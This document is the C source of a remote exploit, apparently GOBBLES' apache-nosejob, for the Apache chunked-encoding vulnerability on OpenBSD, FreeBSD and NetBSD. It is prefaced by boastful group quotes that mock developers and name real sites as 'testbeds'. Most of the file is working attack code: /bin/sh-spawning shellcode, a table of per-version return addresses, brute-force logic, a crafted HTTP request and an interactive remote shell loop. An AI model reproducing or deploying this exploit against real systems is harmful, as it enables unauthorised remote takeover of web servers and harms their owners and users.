*    -pr0ix, Director of Slander and Misinformation
*
* [#!GOBBLES@SECRET_SERVER QUOTES]
*
* --- i wont be surprised that when I return tomorrow morning the
*     internet will have come to a grinding halt with people crying for
*     medics
* --- the internet will be over in a couple of months
* --- nobody in #openbsd can get it to work... #netbsd people seem to be
*     managing fine...
* --- they dont grasp the concept of the base address... i seriously
*     thought this was the most kiddie friendly exploit ever released
* --- even bb could get it working. look at vuln-dev
* --- we have to try to bump that threatcon up a notch
* --- what the alldas url now? how many defacements appeared yet?
* --- we should do a poem entitled "default openbsd" and mention how
*     it just sits there... inanimate... soon theo will be stripping the
*     network code so not even gobkltz.c works... as theo's paranoia
*     increases and he becomes out of sync with the real world, strange
*     things start to happen with openbsd...  CHANGELOG: "now also safe
*     from the voices. 6 years without the screaming in the default
*     install"
* --- i can port it to windows.. i can make a gui using mfc.. with
*     a picture of the skull & crossbones
* --- Has anyone ever been caught by an IDS? I certainly never have.
*     This one runs on many machines. It ports to HP-UX.
* --- strange how mr spitzner didn't know honeynet.org was owned
* --- an official openbsd mirror is still vulnerable?  dear god they're
*     out of it!
```

```
 * --- I think we're finally famous.
 * --- we're on the front page of securityfocus, and we didn't even have
 *     to deface them!  too bad the article wasn't titled, "Hi BlueBoar!"
 * --- we need GOBBLES group photos at defcon holding up signs that say
 *     "The Blue Boar Must Die"
 * --- project.honeynet.org is _still_ vulnerable a day after the exploit
 *     was made public?  hahaha!
 * --- exploit scanner?  www.google.com -- search for poweredby.gif + your
 *     *bsd of choice!
 * --- i stopped taking my antipsychotics last night.  say no 2 drugz!
 * --- <GOBBLES> antiNSA -- HACKING IS NOT FOR YOU!!!!!!
 * --- we wonder how much they'll like GeneralCuster.exe
 * --- wonder if ISS will use our code in their "security assesment"
 *     audits, or if they'll figure out how to exploit this independantly.
 *     either way they're bound to make a lot of money off us, bastards.
 * --- forget w00giving, this year itz thanksgiving.
 * --- the traffic to netcraft.com/whats will be through the roof for the
 *     next few months!
 * --- every company with a hub has been sold multiple realsensor units
 * --- full disclosure is a necessary evil, so quit your goddamned whining.
 * --- people just assume they know what we mean by "testbed"
 * --- i can't believe that people still disbelieve in the existance of
 *     hackers... i mean, what is all this bullshit about people being
 *     shocked that hackers write programs to break into systems so that
 *     they can use those programs to break into systems?  are their minds
 *     that small?
 * --- we're far from done. . .
 *
 */

/*
 * apache-scalp.c
 * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
 *
 * ROBUST, RELIABLE, USER-FRIENDLY MOTHERFUCKING 0DAY WAREZ!
 *
 * BLING! BLING! --- BRUTE FORCE CAPABILITIES --- BLING! BLING!
 *
 * ". . . and Doug Sniff said it was a hole in Epic."
 *
 * ---
 * Disarm you with a smile
 * And leave you like they left me here
 * To wither in denial
 * The bitterness of one who's left alone
 * ---
 *
 * Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
 * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
 * their crappy memcpy implementation that makes this 32-bit impossibility
 * very easy to accomplish. This vulnerability was recently rediscovered by a
slew
 * of researchers.
 *
 * The "experts" have already concurred that this bug...
 *      -       Can not be exploited on 32-bit *nix variants
 *      -       Is only exploitable on win32 platforms
```

```
 *      -       Is only exploitable on certain 64-bit systems
 *
 * However, contrary to what ISS would have you believe, we have
 * successfully exploited this hole on the following operating systems:
 *
 *      Sun Solaris 6-8 (sparc/x86)
 *      FreeBSD 4.3-4.5 (x86)
 *      OpenBSD 2.6-3.1 (x86)
 *      Linux (GNU) 2.4 (x86)
 *
 * Don't get discouraged too quickly in your own research. It took us close
 * to two months to be able to exploit each of the above operating systems.
 * There is a peculiarity to be found for each operating system that makes
the
 * exploitation possible.
 *
 * Don't email us asking for technical help or begging for warez. We are
 * busy working on many other wonderful things, including other remotely
 * exploitable holes in Apache. Perhaps The Great Pr0ix would like to inform
 * the community that those holes don't exist? We wonder who's paying her.
 *
 * This code is an early version from when we first began researching the
 * vulnerability. It should spawn a shell on any unpatched OpenBSD system
 * running the Apache webserver.
 *
 * We appreciate The Blue Boar's effort to allow us to post to his mailing
 * list once again. Because he finally allowed us to post, we now have this
 * very humble offering.
 *
 * This is a very serious vulnerability. After disclosing this exploit, we
 * hope to have gained immense fame and glory.
 *
 * Testbeds: synnergy.net, monkey.org, 9mm.com
 *
 * Abusing the right syscalls, any exploit against OpenBSD == root. Kernel
 * bugs are great.
 *
 * [#!GOBBLES QUOTES]
 *
 * --- you just know 28923034839303 admins out there running
 *     OpenBSD/Apache are going "ugh..not exploitable..ill do it after the
 *     weekend"
 * --- "Five years without a remote hole in the default install". default
 *      package = kernel. if theo knew that talkd was exploitable, he'd cry.
 * --- so funny how apache.org claims it's impossible to exploit this.
 * --- how many times were we told, "ANTISEC IS NOT FOR YOU" ?
 * --- I hope Theo doesn't kill himself
 * --- heh, this is a middle finger to all those open source, anti-"m$"
 *     idiots... slashdot hippies...
 * --- they rushed to release this exploit so they could update their ISS
 *     scanner to have a module for this vulnerability, but it doesnt even
 *     work... it's just looking for win32 apache versions
 * --- no one took us seriously when we mentioned this last year. we warned
 *     them that moderation == no pie.
 * --- now try it against synnergy :>
 * --- ANOTHER BUG BITE THE DUST... VROOOOM VRRRRRRROOOOOOOOOM
 *
```

```
 * xxxx  this thing is a major exploit. do you really wanna publish it?
 * oooo  i'm not afraid of whitehats
 * xxxx  the blackhats will kill you for posting that exploit
 * oooo  blackhats are a myth
 * oooo  so i'm not worried
 * oooo  i've never seen one
 * oooo  i guess it's sort of like having god in your life
 * oooo  i don't believe there's a god
 * oooo  but if i sat down and met him
 * oooo  i wouldn't walk away thinking
 * oooo  "that was one hell of a special effect"
 * oooo  so i suppose there very well could be a blackhat somewhere
 * oooo  but i doubt it... i've seen whitehat-blackhats with their ethics
 *       and deep philosophy...
 *
 * [GOBBLES POSERS/WANNABES]
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif


#define HOST_PARAM      "apache-nosejob.c"            /* The Host: field */
#define DEFAULT_CMDZ    "uname -a;id;echo 'hehe, now use another
bug/backdoor/feature (hi Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC    512


#define PADSIZE_1 4
#define PADSIZE_2       5
#define PADSIZE_3 7


#define REP_POPULATOR   24
#define REP_SHELLCODE   24
#define NOPCOUNT  1024
```

```
#define NOP       0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s)   memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;

struct {
      char *type;       /* description for newbie penetrator */
      int delta;        /* delta thingie! */
      u_long retaddr;         /* return address */
      int repretaddr;         /* we repeat retaddr thiz many times in the
buffer */
      int repzero;            /* and \0'z this many times */
} targets[] = {   // hehe, yes theo, that say OpenBSD here!
      { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",      -150,      0x80f3a00,
6, 36 },
      { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",      -150,      0x80a7975,
6, 36 },
      { "OpenBSD 3.0 x86 / Apache 1.3.20",             -146,      0xcfa00,
6, 36 },
      { "OpenBSD 3.0 x86 / Apache 1.3.22",             -146,      0x8f0aa,
6, 36 },
      { "OpenBSD 3.0 x86 / Apache 1.3.24",             -146,      0x90600,
6, 36 },
      { "OpenBSD 3.0 x86 / Apache 1.3.24 #2",          -146,      0x98a00,
6, 36 },
      { "OpenBSD 3.1 x86 / Apache 1.3.20",             -146,      0x8f2a6,
6, 36 },
      { "OpenBSD 3.1 x86 / Apache 1.3.23",             -146,      0x90600,
6, 36 },
      { "OpenBSD 3.1 x86 / Apache 1.3.24",             -146,      0x9011a,
6, 36 },
      { "OpenBSD 3.1 x86 / Apache 1.3.24 #2",          -146,      0x932ae,
6, 36 },
      { "OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1", -146,  0x1d7a00,  6, 36
},
```

```
      { "NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)",     -90, 0x80eda00,  5, 42
},
      { "NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)",     -90,   0x80efa00,  5,
42 },
      { "NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)",     -90,   0x80efa00,  5,
42 },
      { "NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)",     -90, 0x80efa00,  5, 42
},
      { "NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)",     -90, 0x80efa00,  5, 42
},
}, victim;



void usage(void) {
      int i;

      printf("GOBBLES Security Labs\t\t\t\t\t- apache-nosejob.c\n\n");
      printf("Usage: ./apache-nosejob <-switches> -h host[:80]\n");
      printf("  -h host[:port]\tHost to penetrate\n");
      printf("  -t #\t\t\tTarget id.\n");
      printf("  Bruteforcing options (all required, unless -o is used!):\n");
      printf("  -o char\t\tDefault values for the following OSes\n");
      printf("  \t\t\t(f)reebsd, (o)penbsd, (n)etbsd\n");
      printf("  -b 0x12345678\t\tBase address used for bruteforce\n");
      printf("  \t\t\tTry 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.\n");
      printf("  -d -nnn\t\tmemcpy() delta between s1 and addr to
overwrite\n");
      printf("  \t\t\tTry -146/obsd, -150/fbsd, -90/nbsd.\n");
      printf("  -z #\t\t\tNumbers of time to repeat \\0 in the buffer\n");
      printf("  \t\t\tTry 36 for openbsd/freebsd and 42 for netbsd\n");
      printf("  -r #\t\t\tNumber of times to repeat retadd in the buffer\n");
      printf("  \t\t\tTry 6 for openbsd/freebsd and 5 for netbsd\n");
      printf("  Optional stuff:\n");
      printf("  -w #\t\t\tMaximum number of seconds to wait for shellcode
reply\n");
      printf("  -c cmdz\t\tCommands to execute when our shellcode
replies\n");
      printf("  \t\t\taka auto0wncmdz\n");
      printf("\nExamples will be published in upcoming apache-scalp-
HOWTO.pdf\n");
      printf("\n--- --- - Potential targets list - --- ---- ------- ---------
---\n");
      printf(" ID / Return addr / Target specification\n");
      for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
           printf("% 3d /  0x%.8lx / %s\n", i, targets[i].retaddr,
targets[i].type);

      exit(1);
}


int main(int argc, char *argv[]) {
      char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
      u_char buf[512], *expbuf, *p;
      int i, j, lport, sock;
      int bruteforce, owned, progress, sc_timeout = 5;
```

```
        int responses, shown_length = 0;
        struct in_addr ia;
        struct sockaddr_in sin, from;
        struct hostent *he;


        if(argc < 4)
              usage();

        bruteforce = 0;
        memset(&victim, 0, sizeof(victim));
        while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
              switch(i) {
                    /* required stuff */
                    case 'h':
                    hostp = strtok(optarg, ":");
                    if((portp = strtok(NULL, ":")) == NULL)
                          portp = "80";
                    break;

                    /* predefined targets */
                    case 't':
                    if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
                          printf("Invalid target\n");
                          return -1;
                    }

                    memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
                    break;

                    /* bruteforce! */
                    case 'b':
                    bruteforce++;
                    victim.type = "Custom target";
                    victim.retaddr = strtoul(optarg, NULL, 16);
                    printf("Using 0x%lx as the baseadress while
bruteforcing..\n", victim.retaddr);
                    break;

                    case 'd':
                    victim.delta = atoi(optarg);
                    printf("Using %d as delta\n", victim.delta);
                    break;

                    case 'r':
                    victim.repretaddr = atoi(optarg);
                    printf("Repeating the return address %d times\n",
victim.repretaddr);
                    break;

                    case 'z':
                    victim.repzero = atoi(optarg);
                    printf("Number of zeroes will be %d\n", victim.repzero);
                    break;

                    case 'o':
                    bruteforce++;
```

```
                  switch(*optarg) {
                        case 'f':
                        victim.type = "FreeBSD";
                        victim.retaddr = 0x80a0000;
                        victim.delta = -150;
                        victim.repretaddr = 6;
                        victim.repzero = 36;
                        break;

                        case 'o':
                        victim.type = "OpenBSD";
                        victim.retaddr = 0x80000;
                        victim.delta = -146;
                        victim.repretaddr = 6;
                        victim.repzero = 36;
                        break;

                        case 'n':
                        victim.type = "NetBSD";
                        victim.retaddr = 0x080e0000;
                        victim.delta = -90;
                        victim.repretaddr = 5;
                        victim.repzero = 42;
                        break;

                        default:
                        printf("[-] Better luck next time!\n");
                        break;
                  }
                  break;

                  /* optional stuff */
                  case 'w':
                  sc_timeout = atoi(optarg);
                  printf("Waiting maximum %d seconds for replies from
shellcode\n", sc_timeout);
                  break;

                  case 'c':
                  cmdz = optarg;
                  break;

                  default:
                  usage();
                  break;
            }
      }

      if(!victim.delta || !victim.retaddr || !victim.repretaddr ||
!victim.repzero) {
            printf("[-] Incomplete target. At least 1 argument is missing
(nmap style!!)\n");
            return -1;
      }

      printf("[*] Resolving target host.. ");
      fflush(stdout);
```

```
      he = gethostbyname(hostp);
      if(he)
            memcpy(&ia.s_addr, he->h_addr, 4);
      else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
            printf("There'z no %s on this side of the Net!\n", hostp);
            return -1;
      }

      printf("%s\n", inet_ntoa(ia));


      srand(getpid());
      signal(SIGPIPE, SIG_IGN);
      for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
            /* skip invalid return adresses */
            if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr,
0x0d, 4))
                  continue;


            sock = socket(PF_INET, SOCK_STREAM, 0);
            sin.sin_family = PF_INET;
            sin.sin_addr.s_addr = ia.s_addr;
            sin.sin_port = htons(atoi(portp));
            if(!progress)
                  printf("[*] Connecting.. ");

            fflush(stdout);
            if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
                  perror("connect()");
                  exit(1);
            }

            if(!progress)
                  printf("connected!\n");


            p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
REP_SHELLCODE)
                              + ((PADSIZE_1 + (victim.repretaddr * 4) +
victim.repzero
                              + 1024) * REP_POPULATOR));

            PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM "\r\n");

            for (i = 0; i < REP_SHELLCODE; i++) {
                  PUT_STRING("X-");
                  PUT_BYTES(PADSIZE_3, PADDING_3);
                  PUT_STRING(": ");
                  PUT_BYTES(NOPCOUNT, NOP);
                  memcpy(p, shellcode, sizeof(shellcode) - 1);
                  p += sizeof(shellcode) - 1;
                  PUT_STRING("\r\n");
            }

            for (i = 0; i < REP_POPULATOR; i++) {
                  PUT_STRING("X-");
```

```
                PUT_BYTES(PADSIZE_1, PADDING_1);
                PUT_STRING(": ");
                for (j = 0; j < victim.repretaddr; j++) {
                        *p++ = victim.retaddr & 0xff;
                        *p++ = (victim.retaddr >> 8) & 0xff;
                        *p++ = (victim.retaddr >> 16) & 0xff;
                        *p++ = (victim.retaddr >> 24) & 0xff;
                }

                PUT_BYTES(victim.repzero, 0);
                PUT_STRING("\r\n");
        }

        PUT_STRING("Transfer-Encoding: chunked\r\n");
        snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
        PUT_STRING(buf);
        PUT_BYTES(PADSIZE_2, PADDING_2);
        snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", victim.delta);
        PUT_STRING(buf);

        if(!shown_length) {
                printf("[*] Exploit output is %u bytes\n", (unsigned int)(p
- expbuf));
                shown_length = 1;
        }

        write(sock, expbuf, p - expbuf);

        progress++;
        if((progress%70) == 0)
                progress = 1;

        if(progress == 1) {
                printf("\r[*] Currently using retaddr 0x%lx",
victim.retaddr);
                for(i = 0; i < 40; i ++)
                        printf(" ");
                printf("\n");
                if(bruteforce)
                        putchar(';');
        }
        else
                putchar(((rand()>>8)%2)? 'P': 'p');


        fflush(stdout);
        responses = 0;
        while (1) {
                fd_set          fds;
                int             n;
                struct timeval  tv;

                tv.tv_sec = sc_timeout;
                tv.tv_usec = 0;

                FD_ZERO(&fds);
                FD_SET(0, &fds);
```

```
                  FD_SET(sock, &fds);

                  memset(buf, 0, sizeof(buf));
                  if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) >
0) {
                        if(FD_ISSET(sock, &fds)) {
                              if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
                                    break;

                              if(n >= 1)
                              {
                                    if(!owned)
                                    {
                                          for(i = 0; i < n; i ++)
                                                if(buf[i] == 'G')
                                                      responses ++;
                                                else
                                                      responses = 0;
                                          if(responses >= 2)
                                          {
                                                owned = 1;
                                                write(sock, "O", 1);
                                                write(sock, cmdz,
strlen(cmdz));
                                                printf(" it's a TURKEY:
type=%s, delta=%d, retaddr=0x%lx, repretaddr=%d, repzero=%d\n", victim.type,
victim.delta, victim.retaddr, victim.repretaddr, victim.repzero);
                                                printf("Experts say this
isn't exploitable, so nothing will happen now: ");
                                                fflush(stdout);
                                          }
                                    } else
                                          write(1, buf, n);
                              }
                        }

                        if(FD_ISSET(0, &fds)) {
                              if((n = read(0, buf, sizeof(buf) - 1)) < 0)
                                    exit(1);

                              write(sock, buf, n);
                        }

                  }

                  if(!owned)
                        break;
            }

            free(expbuf);
            close(sock);

            if(owned)
                  return 0;

            if(!bruteforce) {
                  fprintf(stderr, "Ooops.. hehehe!\n");
```

```
                        return -1;
                }
        }

        return 0;
}
```